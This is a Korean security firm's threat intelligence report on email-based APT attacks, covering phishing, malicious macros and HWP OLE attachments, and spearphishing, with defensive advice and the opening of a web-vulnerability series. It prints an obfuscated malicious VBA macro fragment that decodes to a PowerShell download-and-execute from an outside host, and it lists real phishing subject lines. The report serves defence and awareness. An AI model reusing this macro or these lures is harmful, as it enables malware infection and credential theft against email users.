infosec

Threat Intelligence Report

EQST INSIGHT

2022

03

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

이메일을 이용한 지능형 APT 공격 사례 및 대응 방안

개요

코로나19로 인한 원격·재택근무 증가와 클라우드 환경으로의 전환 등 업무 전산화가 가속화되고 그에 따른 사이버 공격도 증가하고 있습니다. 그중 이메일을 이용한 사회공학적 기법이 대부분 사이버 공격의 시발점이 되고 있고, 언론에서도 해킹사고의 근원이 이메일 공격에서 시작됐다고 지속적으로 보도하고 있습니다.

해커가 이메일을 사이버 공격으로 이용하는 이유는 여러 가지가 있습니다.


첫째, 기업에서 방화벽과 같은 보안 제품을 도입하는 등 보안 인식이 높아진 지금 보안담당자들은 웹, 메일, DNS 등 최소한의 서비스만 외부에 공개하고 있습니다. 또한, 코로나19로 비대면 업무가 활성화되면서 인터넷 서비스인 메일과 웹에 대한 의존도가 더욱 높아지고 있는 상황입니다. 결국 모든 서비스는 차단하더라도 웹, 메일, DNS 등은 공개할 수밖에 없고 이러한 공개 서비스를 대상으로 웹해킹, 메일을 통한 악성코드 감염·메일 계정 탈취 시도 및 서비스 전체를 마비시키는 DDoS에 대한 해커의 공격이 집중될 수밖에 없는 구조입니다.

둘째, 기업들의 내·외부 망 분리로 내부 정보를 유출이 어려워진 환경에서 해커는 메일 계정 탈 취를 통해 메일 내 업무 정보를 유출하고, 피해 계정을 이용한 2차 공격 시도 등의 수단으로 악용하고 있습니다.

셋째, 해커는 노력 대비 가장 손쉬운 정보 유출 경로로 공개 서비스인 이메일을 이용하고 있습니다. 지인 또는 신뢰 기관·사람을 사칭하거나 업무 관련 메일로 위장하고, 사회적 이슈를 용하는 등 사람의 심리를 이용해 동시에 지능적·지속적 공격(APT[1])을 하고 있습니다.

이처럼 앞으로도 이메일을 통한 사이버 공격은 지속될 것으로 보여 공격 유형과 사례를 통하여 대응 방안을 살펴보겠습니다.

[1] APT(Advanced Persistent Threats, 지능형 지속 위협)




이메일을 이용한 공격 사례

이메일 공격 유형은 크게 사용자 계정 정보를 탈취하기 위한 피싱메일, 엔드포인트 감염을 목적으로 하는 악성파일 첨부, 특정 타겟을 감염시키기 위한 스피어피싱으로 구분할 수 있습니다.

첫 번째로 피싱메일 공격은 포털 운영진 사칭과 파일 다운로드를 위장한 로그인 링크를 통한 공격 유형이 있습니다.


포털 운영진·고객센터를 사칭한 피싱메일

메일 계정의 비밀번호를 탈취하기 위한 피싱메일의 대표적인 방법은 포털 고객센터, 보안센터 등 포털 운영진을 사칭하여 로그인 시도 알림, 비밀번호 유출, 아이디 충돌 등으로 비밀번호 변경을 유도하거나 본인 확인을 위한 로그인 유도가 있습니다. 최근에는 각 기관 및 기업들의 계정 정보를 탈취하기 위해 정교하게 로그인 페이지를 위장하여 계정 탈취를 시도하고 있습니다. 메일 본문 내의 링크를 클릭하고 계정 정보를 입력할 경우 해커에게 정보가 전송되어 정보 유출, 사칭 등의 추가 피해가 발생할 수 있습니다.




< 최근 피싱메일 유포 사례 >

피싱 로그인 페이지의 피해를 예방하기 위해서는 메일 본문의 링크를 클릭하여 계정 정보 입력 전에 반드시 로그인 페이지의 도메인 주소(URL)를 확인해야 합니다. 피싱 로그인 페이지는 포털 도메인 주소가 아닌 해커의 도메인 주소를 사용하고 있어 정상 로그인 페이지와의 구별이 가능합니다.



< 정상 NAVER 도메인 >



< 피싱 NAVER 도메인 >

다음은 최근 피싱메일에 사용된 제목입니다.


infosec

• 차단한 지역에서 로그인이 시도되었습니다.
• 회원님의 비밀번호가 유출되었습니다.
• 회원님의 계정을 시급히 보호하세요.
• 해외 지역에서 접속 시도가 차단되었습니다.
• 로그인 시도 안내
• 새로운 기기에서 로그인이 시도되었습니다.
• [긴급] 회원님의 계정이 정지상태로 전환되었습니다.
• [긴급] 회원님의 아이디에 대한 중복요청이 접수되었습니다.
• [긴급] 고객님의 비밀번호찾기 요청이 20회 이상 감지되었습니다.
• 계정 아이디가 충돌하였습니다.
• 회원님의 연락처 휴대전화 번호가 변경되었습니다.
• 계정 복구 코드가 추가되었습니다.
• 고객님의 계정에서 비정상적인 활동이 감지되었습니다.
• 회원님의 계정이 이용제한 되었습니다.
• 고객님의 네이버 인증서가 발급되었습니다.
• [네이버] 새 인증서를 기기에 저장했습니다.
• [중요 알림] 메일함 백업 요청이 접수되었습니다.
• [네이버 전자문서] 회원님께 중요한 전자문서가 도착했습니다.


< 포털 운영진·고객센터 사칭 사례 >

파일 다운로드를 위장한 피싱 로그인 페이지 유도

해커는 피싱 로그인 페이지로 수신자를 유도해 계정 정보를 입력하도록 하는 방법 중 하나로 첨부파일을 위장한 링크를 포함해 메일을 전송하기도 합니다. 피싱 메일의 첨부파일은 실제 첨부파일이 아니라 HTML 이미지 태그로 이루어져 있으며, 수신자가 파일 다운로드를 위해 클릭하면 자연스럽게 피싱 로그인 페이지로 연계되면서 수신자 계정 정보를 입력하도록 유도합니다. 이 경우 피해자가 계정 정보를 입력하면 정상 파일이 다운로드 되는 것처럼 보이지만 실제 계정 정보는 해커에게 전송되기 때문에 수신자는 계정 정보 유출 사실을 인지하기 어렵습니다.



< 다운로드 파일로 위장한 피싱메일 예시 >




< 피싱 URL 링크 >

두 번째로 엔드포인트 악성코드 감염을 목적으로 하는 악성파일 첨부 이메일 공격은 MS오피스나 한글문서의 정상 기능을 악용하거나 악성 실행파일을 첨부하는 방법 등이 있습니다.


문서의 정상 기능을 악용한 악성파일 첨부

해커는 타깃을 감염시키기 위해 공격 벡터 중 MS오피스나 한글과컴퓨터 문서의 정상적인 기능을 악용하여 엔드포인트 기기에 악성코드를 감염시키기도 합니다. 이는 이메일을 주로 업무적으로 활용하는 사용자들을 감염시키기 좋은 공격이며, 대표적인 사례로 MS오피스의 매크로 실행 기능과 한글의 개체연결삽입(OLE) 기능이 있습니다.

MS오피스의 매크로는 반복된 작업을 자동화하기 위해 사용할 수 있는 여러 개의 명령을 그룹화한 것으로 워드, 엑셀, PPT 등의 부가 기능으로 사용되고 있습니다. 또한 국내에서 사용하는 한글과컴퓨터 문서는 독립적인 자료를 하나로 연결시키는 개체를 지원하는데 OLE 개체 삽입으로 실행파일을 링크 방식으로 삽입할 수 있습니다. 해커는 이러한 문서의 정상적인 기능을 악용하여 악성 매크로 또는 실행파일을 사용자가 직접 실행하도록 유도하여 악성코드 감염을 시도하고 있습니다.



< MS오피스 악성 매크로 활성화 유도 화면 >




< 한글 OLE 개체 기능 활성화 유도 화면 >

이러한 기능은 문서 프로그램에서 사용할 수 있는 정상적인 기능으로 최신 버전 업데이트 및 보안 패치 적용과 상관없이 동작하기 때문에, 해커는 악성 문서파일을 주변 지인 사칭 또는 업무 관련 메일 등으로 위장하여 공격 성공률을 높이고 있습니다. 만약 메일 수신자가 의심하지 않고 첨부파일을 실행한 후 팝업창을 클릭할 경우, 육안 상 정상적인 문서가 보이기는 하나 악성 매크로가 실행되어 수신자의 PC는 악성코드에 감염되거나 정보가 유출됩니다. 악성 매크로는 주로 내부 변수들을 난독화하여 백신 프로그램을 우회하기 때문에 탐지가 어렵습니다.

```
dfgdfjiejfjdshaj = "ptlsiatlsiaowtlsiatlsiatlsiaerstlsiahe|tlsiatlsial.etlsiaxtlsiae"
dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, fjdjkasf, "") 'powershell.exe
hdfksallasjkdlaf = "tlsia[tlsiatlsiasttlsiaritlsiangtlsia]$tlsiap=tlsia{(tlsiatlsiaNotlsiaantlsiaewtlsia
hdfksallasjkdlaf = Replace(hdfksallasjkdlaf, fjdjkasf, "") '[string]$p={(Noanew-Objoanect
ndkflajdkfjskdjfl = "tlsiaNetlsiaoatlsianttlsiatlsia.Wtlsiaebtlsiatlsiaoatlsian Ctlsialitlsiatlsiaoatlsia
ndkflajdkfjskdjfl = Replace(ndkflajdkfjskdjfl, fjdjkasf, "") 'Neoant.WeboanClioaneoannt).Dong
salfnxkfdlsjafkj = "('htlsiattlsiattlsiaptlsia:tlsia/tlsia/tlsiadtlsiaktlsialtlsiastlsiaetlsia.tlsiamtls
salfnxkfdlsjafkj = Replace(salfnxkfdlsjafkj, fjdjkasf, "") '('http://      .myartsonline.com/      .txt')
sjdfkjaslalsfial = "tlsia);$tlsiaa=tlsiatlsia$ptlsia.Rtlsiaeptlsialatlsiactlsiatlsiae('tlsiaoatlsian','t
sjdfkjaslalsfial = Replace(sjdfkjaslalsfial, fjdjkasf, "") ');$a=$p.Replace('oan','');$b=$a.insert(29,'
aksfkjaskjfksnkf = "tlsiatlsiawntlsialotlsiaatlsiadstlsiatlsiatrtlsiaitlsia')tlsia;tlsia$tlsiactlsia=tls
aksfkjaskjfksnkf = Replace(aksfkjaskjfksnkf, fjdjkasf, "") 'wnloadstri');$c=i
sdfewjdhsajkfhjdf = "tlsiaextlsiatlsia $tlsiab;tlsiaietlsiax tlsia$ctlsiatlsia"
sdfewjdhsajkfhjdf = Replace(sdfewjdhsajkfhjdf, fjdjkasf, "") 'ex $b;iex $c
```

< 문서 내 악성 매크로 일부 >

한글 문서 악성코드는 과거에 자바스크립트나 포스트스크립트에 악성코드를 삽입하여 유포하는 사례가 많았지만 최근에는 OLE 개체 실행 취약점을 많이 악용하는 추세다. 문서 실행 시 알림창으로 '확인' 또는 '허용'을 클릭할 경우 링크 파일이 실행되어 악성코드에 감염됩니다.



< 문서 내 OLE 개체 삽입 일부 >

해커는 간혹 이메일에 악성 실행파일을 문서 아이콘으로 위장하여 수신자 클릭을 유도하기도 하는 데, 첨부된 파일을 문서로 인식하고 열람 및 실행 시 사용자 화면에는 정상 문서가 실행되는 것처럼 보이지만 은밀하게 정보 수집을 하면서 추가적인 공격을 시도하게 됩니다.


infosec

구분	확장자 예시
실행파일	.exe .msi .bat .scr .pif .vbs .wsf 등
문서 아이콘 위장 이중 확장자	.pdf(공백).exe .pdf(공백).scr .docx(공백).exe .xlsx(공백).exe 등

< 악성파일 확장자 정보 >


2단계 스피어피싱 유형

스피어피싱(Spearphishing)은 작살(Spear)과 피싱(Phishing)의 합성어로 특정 목표(조직 또는 개인)를 대상으로 공격하는 것을 말합니다. 최근 보안 의식이 향상되고 메일 보안에 대한 인식이 높아지면서 해커는 공격 성공률을 높이기 위해 지인 사칭, 업무 메일 위장에서 좀 더 나아가 SNS를 통 해 친분을 쌓거나 인터뷰, 연구기관 세미나 등으로 위장합니다. 처음에 정상 메일로 신뢰 관계를 형성한 후 설문조사, 연구 내용 참고 자료와 같은 명목으로 악성파일을 보내는 2단계 스피어피싱 공격으로 점차 고도화·지능화되는 추세입니다.



< 2단계 스피어피싱 공격 흐름도 >

스피어피싱 공격을 시도하는 과정에서 해커는 첨부 문서파일에 의도적으로 암호를 설정하고 메일 본문에 포함·발송하여 수신자가 암호를 직접 입력하고 문서를 열람하도록 유도합니다. 이는 해커가 보안장비 및 안티바이러스 탐지를 우회하기 위한 목적도 있지만 수신자가 첨부파일에 대한 경계심을 갖지 않도록 하는 의도가 크다고 볼 수 있습니다.



< 암호 설정된 문서 예시 >

대응 방안

해커의 메일을 이용한 공격은 지인을 사칭하여 수신자의 의심을 없애거나 사회적 이슈, 업무를 주제로 발송하여 수신자의 호기심을 자극하는 등 사람의 심리를 이용하고 있습니다. 이러한 사람의 심리를 이용한 사회공학적 기법은 정보시스템을 해킹하는 것이 아니라 사람을 해킹하는 것이라고 합니다. 공격의 구체적인 방법으로는 수신자가 피싱 로그인 페이지에 수신자의 정보를 입력하게 하거나 악성 첨부파일을 실행하여 악성코드를 설치하도록 유도하고 있습니다.

기업들은 먼저 지속적인 보안 교육을 통하여 직원들이 경각심을 가지도록 해야 합니다. 또한, 모의 훈련을 통해 메일로 인한 사이버 위협에 대한 대응력을 높일 수 있습니다. 메일 수신자는 의심스러운 메일은 발신자에게 전화, 문자 등으로 확인하도록 해야 하고 메일 본문 내 링크를 클릭하여 계정 및 비밀번호 입력에 주의해야 합니다. 또한 첨부 파일의 확장명을 확인하여 문서를 위장한 실행파일 여부를 반드시 확인해야 합니다.

infosec

• 출처가 불분명한 의심스러운 메일 내 링크 클릭 및 첨부파일 열람 주의
• 메일 본문 내 링크를 클릭하여 계정정보 입력 주의
• 메일 첨부파일 실행 시 파일 확장명 확인
• 메일 첨부문서 열람 시 매크로, 개체연결삽입(OLE) 허용 주의
• 백신 프로그램 최신 업데이트 및 실시간 감시 기능 활성화
• 메일 로그인 시 2단계 인증 적용
• 트위터, 인스타그램 등 SNS에 개인정보 노출 주의

< 메일 이용 시 지켜야 할 보안 수칙 >

최근에는 금융기관 명세서를 위장하거나 보안 회사를 사칭하기도 하며 첨부파일은 파일 압축이나 문서 비밀번호 설정으로 보안 장비를 우회하여 수신자에게 악성메일이 전달되기 때문에 메일 사용자는 보안 수칙을 준수하여 해킹 메일에 속지 않도록 주의를 기울여야 합니다.

Special Report

웹 취약점과 해킹 매커니즘 #1 개요

■ 개요

‘웹 취약점과 해킹 매커니즘’ 이라는 주제로 새롭게 시작하는 Special Report는 주요 웹 취약점인 SQL Injection, 크로스 사이트 스크립팅, 파일 다운로드 등 취약점이 발생하는 원리와 이러한 취약점에 대한 공격 방법 및 공격을 방어할 수 있는 시큐어 코딩에 대해 알아본다.


웹에서 발생할 수 있는 취약점이 다양하기 때문에 매월 시리즈물로 발간될 예정이며, 이를 통해 EQST Insight 구독자들은 웹 취약점에 대한 이해와 함께 취약점 조치 방안을 알 수 있다.

이번 3월호 Special Report에서는 웹 해킹에 필요한 기본 지식들에 대해 설명하고 웹에서 사용되는 기본 용어 설명, 웹의 동작 방식, 웹 해킹에 사용되는 도구 등에 대해 알아보고자 한다.

■ 웹(World Wide Web, WWW)과 HTTP(HyperText Transfer Protocol)

웹은 인터넷을 통해 연결된 사용자들이 정보를 공유할 수 있는 정보 공간이며 클라이언트/서버 구조[2]로 동작한다. 클라이언트는 서비스를 사용하는 사용자 혹은 사용자의 단말기를 가리킨다. 인터넷 익스플로러, 크롬 등의 브라우저는 웹 서버로 접속해 화면 출력을 위해 웹 페이지를 요청하는 대표적인 클라이언트이다. 이때 클라이언트의 요청에 서비스를 응답해 주는 것이 바로 서버이다.

웹 서버와 클라이언트는 서로 통신을 하기 위해 HTTP 프로토콜을 사용한다. HTTP는 웹 서버와 클라이언트 사이의 통신을 위해 사용하는 통신 프로토콜로, 인터넷상의 하이퍼텍스트 문서 교환을 위해 사용되며 암호화된 HTTP를 HTTPS라고 한다.



[클라이언트/서버 구조]

HTTP 프로토콜은 인터넷상 불특정 다수의 클라이언트와 통신을 하는데, 이때 연결을 계속 유지한다면 많은 리소스가 발생하게 된다. 이러한 문제를 해결하기 위해 클라이언트의 요청에 대한 서버에 응답이 끝나면 연결을 끊어버리는 비연결성(Connectionless)이라는 특징을 갖는다. 이로 인해 서버는 클라이언트를 식별할 수 없어 사용자의 상태 정보를 기억하지 못하는 무상태(Stateless)의 특징도 나타난다.

하지만 웹 서비스 운영 시 로그인 유지 등과 같이 사용자의 상태 정보를 기억해야 하는 경우가 많아졌으며, HTTP는 이러한 문제점을 해결하기 위한 기술인 '쿠키(Cookie)[3]', '세션(Session)[4]'을 사용하게 되었다.

---

